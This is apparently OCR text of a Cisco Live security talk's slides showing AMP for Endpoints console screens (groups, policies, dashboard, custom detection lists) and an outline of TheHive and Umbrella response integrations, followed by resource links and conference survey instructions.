TETRA
Network
Scheduled Scans
an add multiple scan schedules for a given policy. Each scheduled
will run at local computer time.
Scheduled Scan User Name
Scheduled Scan Password
Schedule
New
Cancel
Save



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Groups
View All Changes
Search
Create Group
Audit
Audit Group for SoftServe
View Changes
Edit
Delete
Domain Controller
Domain Controller Group for SoftServe
View Changes
Protect
Protect Group for SoftServe
View Changes
Edit
Delete
Server
Server Group for SoftServe
View Changes
Edit
Delete
Triage
Triage Group for SoftServe
View Changes
Edit
Delete
Click to Edit Group
Groups allow the computers in your organization to be managed according to their function, location, or other criteria determined by the administrator. When you first log into Cisco AMP for Endpoints a Default Group will already have been created for
on a group in the list will expand details on that group,
the policies assigned to it and the members of the
ou can also create new groups, edit existing ones, and
delete groups from this screen.



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Edit Group: Protect
Name
Protect
Description
Protect Group for SoftServe
Parent Group
Windows Policy
Protect
Android Policy
Protect (Default)
Mac Policy
Protect
Linux Policy
Protect
iOS Policy
Protect
Cancel
Save
Computers
13 direct members
Demo_AMP
Demo_AMP_Exploit_Prevention
Demo_AMP_Exploit_Prevention_Audit
Demo_AMP_Threat_Audit
Demo_CryptoWall
Demo_iOS_3
Demo_iOS_5
Demo_Plugx
Demo_Qakbot_1
Demo_Qakbot_2
View all...
No child members
Assign computers to groups on the Computers page
Child Groups
SORT
Select All
Deselect All
Remove Selected
Add Child Groups
SORT
Search
Select All
Deselect All
Domain Controller
Server
Triage
Add Selected



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Edit Group: Protect
Name
Protect
Description
Protect Group for SoftServe
Parent Group
Windows Policy
Protect
Audit (Default)
Audit
Domain Controller
Protect
Server
Triage
Android Policy
Mac Policy
Linux Policy
iOS Policy
Protect
Cancel
Save
Computers
13 direct members
Demo_AMP
Demo_AMP_Exploit_Prevention
Demo_AMP_Exploit_Prevention_Audit
Demo_AMP_Threat_Audit
Demo_CryptoWall
Demo_iOS_3
Demo_iOS_5
Demo_Plugx
Demo_Qakbot_1
Demo_Qakbot_2
View all...
No child members
Assign computers to groups on the Computers page
Child Groups
SORT
Select All
Deselect All
Remove Selected
Add Child Groups
SORT
Search
Select All
Deselect All
Domain Controller
Server
Triage
Add Selected

Simple Custom Detection Lists


AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
CUSTOM DETECTIONS
Simple
Advanced
Android
APPLICATION CONTROL
Blocked Applications
Allowed Applications
NETWORK
IP Block & Allow Lists
ENDPOINT IOC
Initiate Scan
Installed Endpoint IOCs
Scan Summary
Dashboard
Dashboard
Inbox
Refresh All
Reset
New Filter
30 days
2019-12-26 08:22
2020-01-25 08:22
UTC
78.8%
Inbox Status
26 Require Attention
0 In Progress
0 Resolved
Compromises
Inbox
Top
26 / 33
Triage
Protect
Quarantined Detections
Quarantine Events
Top
2 / 33
Triage
Protect
Vulnerabilities
View
Top
6 / 33
Triage
Protect
26 27 28 29 30 31 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25
DEC
JAN
Threat Grid Analysis
0 Automatic Analysis Submissions
2 Retroactive Threat Detections
Statistics
0 Files Scanned
0 Network Connections Logged
Connectors
33 Connectors
0 Installs
0 Install Failures
Quick Start
Significant Compromise Artifacts
FILE 17f746d8...a02402ae cmd.exe 3
FILE 6c05e113...ad47aec7 powershell.exe 3
Compromise Event Types
Medium Threat Detected 19
High Executed malware 14
High Cloud Recall Detection 6
BRKSEC-3450
Waiting for console.amp.cisco.com...




AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Custom Detections - Simple
View All Changes
Create
Simple Custom Detection List
1 file
Created by Michael Auger • 2019-08-05 00:19:17 UTC
Used in policies: Audit, Audit, Audit, Domain Controller, Protect, Protect, Protect, Server, Triage, Triage
Used in groups: Audit, Domain Controller, Protect, Server, Triage
View Changes
Edit
Delete
Simple Custom Detection List
Update Name
Add SHA-256
Upload File
Upload Set of SHA-256s
Add a file by entering the SHA-256 of that file
SHA-256
Note
Add
Files included
e1150e8a...a42fce69


e1150e8a...a42fce69
The Hive Case ID: 5 Case Title: AMP for Endpoints
Created by entering SHA-256 via Public api.
Delete
Add
Files included
e1150e8a...a42fce69
The Hive Case ID: 5 Case Title: AMP for Endpoints
Created by entering SHA-256 via Public api.
Delete

AMP for Endpoints Responder

- Add a SHA256 to a SCD
  - Append TheHive Case ID
  - Append Case Title
- Remove a SHA256 from a SCD
- Move a connector to a new group
- Start Host Isolation
  - Custom unlock code
- Stop Host Isolation

AMP for Endpoints Responder Demo and Code

Umbrella

- Block domain via Enforcement API
- Query Investigate API

Conclusion

Future work

- AMP Feeder
- Threat Grid Feeder
- Threat Response Feeder
- Push data to Threat Response
- Extract Related observables from Threat Response
- Analyze alerts with Threat Response
- Add tags to submitted samples

- Threat Grid Advanced Search
- Apply Threat Gird sample Tags to observables
- Apply observable tags to Threat Grid samples
- Threat Grid Network Exits
- Threat Grid Playbooks
- Attach screenshot as artifacts

TheHive Integrations

Learn more about TheHive and leverage the integrations available for the Cisco portfolio

- https://thehive-project.org/
- https://github.com/TheHive-Project/Cortex-Analyzers

API Resources

Take advantage of the API resources available

- https://github.com/CiscoSecurity
- https://explore.postman.com/team/ciscodevnet
- https://developer.cisco.com/site/security/


Participate

Join the communities for Cisco Security and TheHive. Interact with and learn from peers

- https://gitter.im/CiscoSecurity
- https://gitter.im/TheHive-Project/TheHive

Q&A

Advanced Threat Diagonal Learning Map



Complete your online session survey

- Please complete your session survey after each session. Your feedback is very important.
- Complete a minimum of 4 session surveys and the Overall Conference survey (starting on Thursday) to receive your Cisco Live t-shirt.
- All surveys can be taken in the Cisco Events Mobile App or by logging in to the Content Catalog on ciscolive.com/emea.

Cisco Live sessions will be available for viewing on demand after the event at ciscolive.com.


Cisco Webex Teams

Questions?

Use Cisco Webex Teams to chat with the speaker after the session


How


1. Find this session in the Cisco Events Mobile App
2. Click “Join the Discussion”
3. Install Webex Teams or go directly to the team space
4. Enter messages/questions in the team space



cs.co/ciscolivebot# BRKSEC-3450

Continue your education





Thank you

You make **possible**